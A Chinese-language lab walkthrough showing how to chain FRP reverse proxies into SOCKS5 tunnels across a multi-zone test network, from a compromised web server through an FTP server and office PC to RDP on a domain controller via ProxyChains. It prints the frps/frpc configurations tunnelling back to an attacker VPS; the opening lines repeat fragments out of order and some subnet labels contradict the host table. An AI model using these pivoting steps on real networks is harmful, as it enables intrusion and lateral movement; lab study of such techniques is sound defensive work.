# FRP搭建三层代理

客户端配置文件 frpc.ini 的内容如下：

⑤ 在DMZ区的 Windows Server 2008（FTP 服务器）上执行以下命令，启动一个 FRP 服务端

服务端配置文件frps.ini的内容如下：

⑥ 在办公区的 Windows 7（办公电脑）上执行以下命令，启动 FRP 客户端，连接 Windows Server 200...

客户端配置文件frpc.ini的内容如下

# FRP

FRP是一个专注于内网穿透的高性能的反向代理应用，支持TCP、UDP、HTTP、HTTPS等协议，可以将内网服务以安全、便捷的方式，通过具有公网 IP 节点的中转暴露到公网。在进行内网渗透中，FRP是一款常用的代理工具。除此之外，FRP支持搭建SOCKS5代理应用。


FRP有 Windows 系统和 Linux 系统两个版本，主要包含以下文件：frps，服务端程序，frps.ini，服务端配置文件；frpc，客户端程序；frpc.ini，客户端配置文件。

项目地址：https://github.com/fatedier/frp

## 实验环境配置情况如下

Vmware虚拟网卡配置下载链接：https://pan.baidu.com/s/1wA8Ufcl4HjYKD7sGPMxW7g?pwd=e4ih

提取码：e4ih




| 主机 | 服务类型 | IP 地址 |
| --- | --- | --- |
| Windows Server 2012 （DMZ区） | Web 服务器 | IP1：192.168.10.10<br>IP2：192.168.30.10 |

| | | |
|---|---|---|
| Windows Server 2008 （DMZ区） | FTP 服务器 | IP1：192.168.30.11<br>IP2：192.168.60.10 |
| Windows 7（办公区） | 办公电脑 | IP1：192.168.60.11<br>IP2：192.168.90.10 |
| Windows Server 2012（核心区） | 域控制器 | 192.168.90.11 |

## 一级代理

假设已经获取 Windows Server 2012 的控制权，经过信息收集，获取了 FTP 服务器的登录凭据，需要继续渗透并登录 FTP 服务器的远程桌面。在 Windows Server 2012 上使用 FRP 搭建 SOCKS5 代理服务，通过 SOCKS5 代理连接到 FTP服务器。

**① 使用 VPS 作为 FRP 服务端，在 VPS 上执行以下命令，启动 FRP 服务端程序**

```
./frps -c ./frps.ini
```

**服务端配置文件 frps.ini 的内容如下**

```
[common]
bind_addr = 0.0.0.0 #在服务端上绑定的 IP 地址
bind_port = 7000  #在服务端上绑定的端口
```

**② 使用 Windows Server 2012（Web 服务器）作为 FRP 客户端，在 Windows Server 2012（Web 服务器）上执行以下命令启动 FRP 客户端程序**

```
.\frpc.exe -c .\frpc.ini
```

**客户端配置文件 frpc.ini 的内容如下**

```
[common]
server_addr = 154.8.xxx.xxx #指向 FRP 服务端绑定的 IP 地址
server_port = 7000  #指向 FRP 服务端绑定的端口

[socks5]
remote_port = 1080  #设置了本代理监听的端口号,此端口会映射到服务端。
plugin = socks5 #代理的类型
```

此时便成功在 Windows Server 2012（Web 服务器）与 VPS 之间搭建了一个 SOCKS5 代理服务。然后，借助第三方工具，可以让计算机的其他应用使用这个 SOCKS5 代理，如 ProxyChains、Proxifier 等。这里以 ProxyChains 为例进行演示（ProxyChains是一款可以在Linux下实现全局代理的软件，可以使任何应用程序通过代理上网，允许TCP和DNS流量通过代理隧道，支持HTTP、SOCKS4、SOCK5类型代理）。

**首先，编辑 ProxyChains 的配置文件 /etc/proxychains.conf，将 SOCKS5 代理服务器的地址指向 FRP 服务端的地址。**

```
socks5 154.8.xxx.xxx 1080
```

**然后，在命令前加上 "proxychains"，便可应用此 SOCKS5 代理。**

```
proxychains rdesktop 192.168.30.11
```

## 二级网络代理

获得 DMZ 区域的 FTP 服务器控制权后，经过信息收集，发现还有一个网段为 192.168.30.0/24 的办公区网络，需要继续渗透并登录办公电脑的远程桌面。用 FRP 在 DMZ 区与办公区之间搭建一个二级网络的 SOCKS5 代理，从而访问办公区的办公电脑。

**① 在 VPS 上执行以下命令，启动 FRP 服务端。**

```
./frps -c ./frps.ini
```

**服务端配置文件 frps.ini 的内容如下**

```
[common]
bind_addr = 0.0.0.0 #在服务端上绑定的 IP 地址
bind_port = 7000  #在服务端上绑定的端口
```

**② 在 Windows Server 2012（Web服务器） 上执行以下命令，启动 FRP 客户端，连接 VPS 的服务器**

```
.\frpc.exe -c .\frpc.ini
```

**客户端配置文件 frpc.ini 的内容如下**

```
[common]
server_addr = 154.8.xxx.xxx #指向 FRP 服务端绑定的 IP 地址
server_port = 7000  #指向 FRP 服务端绑定的端口

[socks5]
remote_port = 1080  #设置了本代理监听的端口号,此端口会映射到服务端。
plugin = socks5 #代理的类型
```

**③ 在 Windows Server 2012（Web服务器）上执行以下命令，启动一个 FRP 服务端**

```
.\frps.exe -c .\frps.ini
```

**服务端配置文件 frps.ini 的内容如下**

```
[common]
bind_addr = 192.168.30.10 #在 Windows Server 2012 上的 FRP 服务端绑定的 IP 地址
bind_port = 7000  #在 Windows Server 2012 上的 FRP 服务端绑定的端口
```

**④ 在 DMZ 区的 Windows Server 2008（FTP 服务器）上执行以下命令，启动 FRP 客户端，连接 Windows Server 2012（Web服务器）的服务端**

```
.\frpc.exe -c .\frpc.ini
```

**服务端配置文件 frpc.ini 的内容如下**

```
[common]
server_addr = 192.168.30.10 #指向 Windows Server 2012 上的 FRP 服务端绑定的 IP 地址
server_port = 7000  #指向 Windows Server 2012 上的 FRP 服务端绑定的端口

[socks5]
type = tcp
remote_port = 1081  #代理所使用的端口，会被转发到服务端
plugin = socks5 #代理的类型
```

**到此，成功在 DMZ 区与办公区之间搭建了一个 SOCKS5 代理。同样，继续在 ProxyChains 配置文件最后一行添加下列内容**

```
socks5 192.168.30.10 1081
```

**然后，在命令前加上 "proxychains"，便可应用此 SOCKS5 代理。**

```
proxychains rdesktop 192.168.60.11
```

## 三级网络代理

入侵办公区后，经过信息收集，发现还有一个网段为 192.168.60.0/24 的核心区网络需要继续渗透并登录域控制器的远程桌面。用FRP在DMZ区、办公区与核心区之间搭建一个三级网络的 SOCKS5 代理，从而访问核心区的域控制器。

**① 在VPS上执行以下命令，启动 FRP 服务端。**

```
./frps -c ./frps.ini
```

**服务端配置文件 frps.ini 的内容如下**

```
[common]
bind_addr=0.0.0.0 #在VPS上的FRP服务端绑定的IP地址
bind_port=7000  #在VPS上的FRP服务端绑定的端口
```

**② 在 Windows Server 2012（Web服务器）上执行以下命令，启动FRP客户端，连接VPS的服务端**

```
.\frpc.exe -c .\frpc.ini
```

**客户端配置文件 frpc.ini 的内容如下**

```
[common]
server_addr = 154.8.xxx.xxx #指向 FRP 服务端绑定的 IP 地址
server_port = 7000  #指向 FRP 服务端绑定的端口

[socks5]
remote_port = 1080  #设置了本代理监听的端口号,此端口会映射到服务端。
plugin = socks5 #代理的类型
```

**③ 在 Windows Server 2012（Web服务器）上执行以下命令，启动一个FRP服务端**

```
.\frps.exe -c .\frps.ini
```

服务端配置文件 frps.ini 的内容如下

```
[common]
bind_addr = 192.168.30.10 #在 Windows Server 2012 上的 FRP 服务端绑定的 IP 地址
bind_port=7000  #在 Windows Server 2012 上的 FRP 服务端绑定的端口
```

④ 在 DMZ 区的 Windows Server 2008（FTP 服务器）上执行以下命令，启动 FRP 客户端，连接 Web 服务器上的 FRP 服务端

```
.\frpc.exe -c .\frpc.ini
```

客户端配置文件 frpc.ini 的内容如下：

```
[common]
server_addr = 192.168.30.10 #指向 Windows Server 2012 上的 FRP 服务端绑定的 IP 地址
server_port = 7000  #指向 Windows Server 2012 上的 FRP 服务端绑定的端口

[socks5]
type = tcp
remote_port = 1081  #代理所使用的端口，会被转发到服务端
plugin = socks5 #代理的类型
```

⑤ 在DMZ区的 Windows Server 2008（FTP 服务器）上执行以下命令，启动一个 FRP 服务端

```
.\frps.exe -c .\frps.ini
```

服务端配置文件frps.ini的内容如下：

```
[common]
bind_addr = 192.168.60.10 #在 FTP 服务器上的 FRP 服务端绑定的 IP 地址
bind_port= 7000 #在 FTP 服务器上的 FRP 服务端绑定的端口
```

⑥ 在办公区的 Windows 7（办公电脑）上执行以下命令，启动 FRP 客户端，连接 Windows Server 2008（FTP 服务器）的 FRP 服务端

```
.\frpc.exe -c .\frpc.ini
```

客户端配置文件frpc.ini的内容如下

```
[common]
server_addr = 192.168.60.10 #指向 FTP 服务器上的 FRP 服务端绑定的 IP 地址
server_port=7000  #指向 FTP 服务器上的 FRP 服务端绑定的端口

[socks5]
type = tcp
remote_port = 1082  #理所使用的端口，会被转发到服务端
plugin = socks5 #代理的类型
```

到此，三级网络代理搭建完成。同样，继续在 ProxyChains 配置文件的最后一行添加 "socks5 192.168.60.10 1082" 执行以下命令，即可通过该 socks5 代理连接核心区域控的远程桌面。

```
proxychains rdesktop 192.168.90.11
```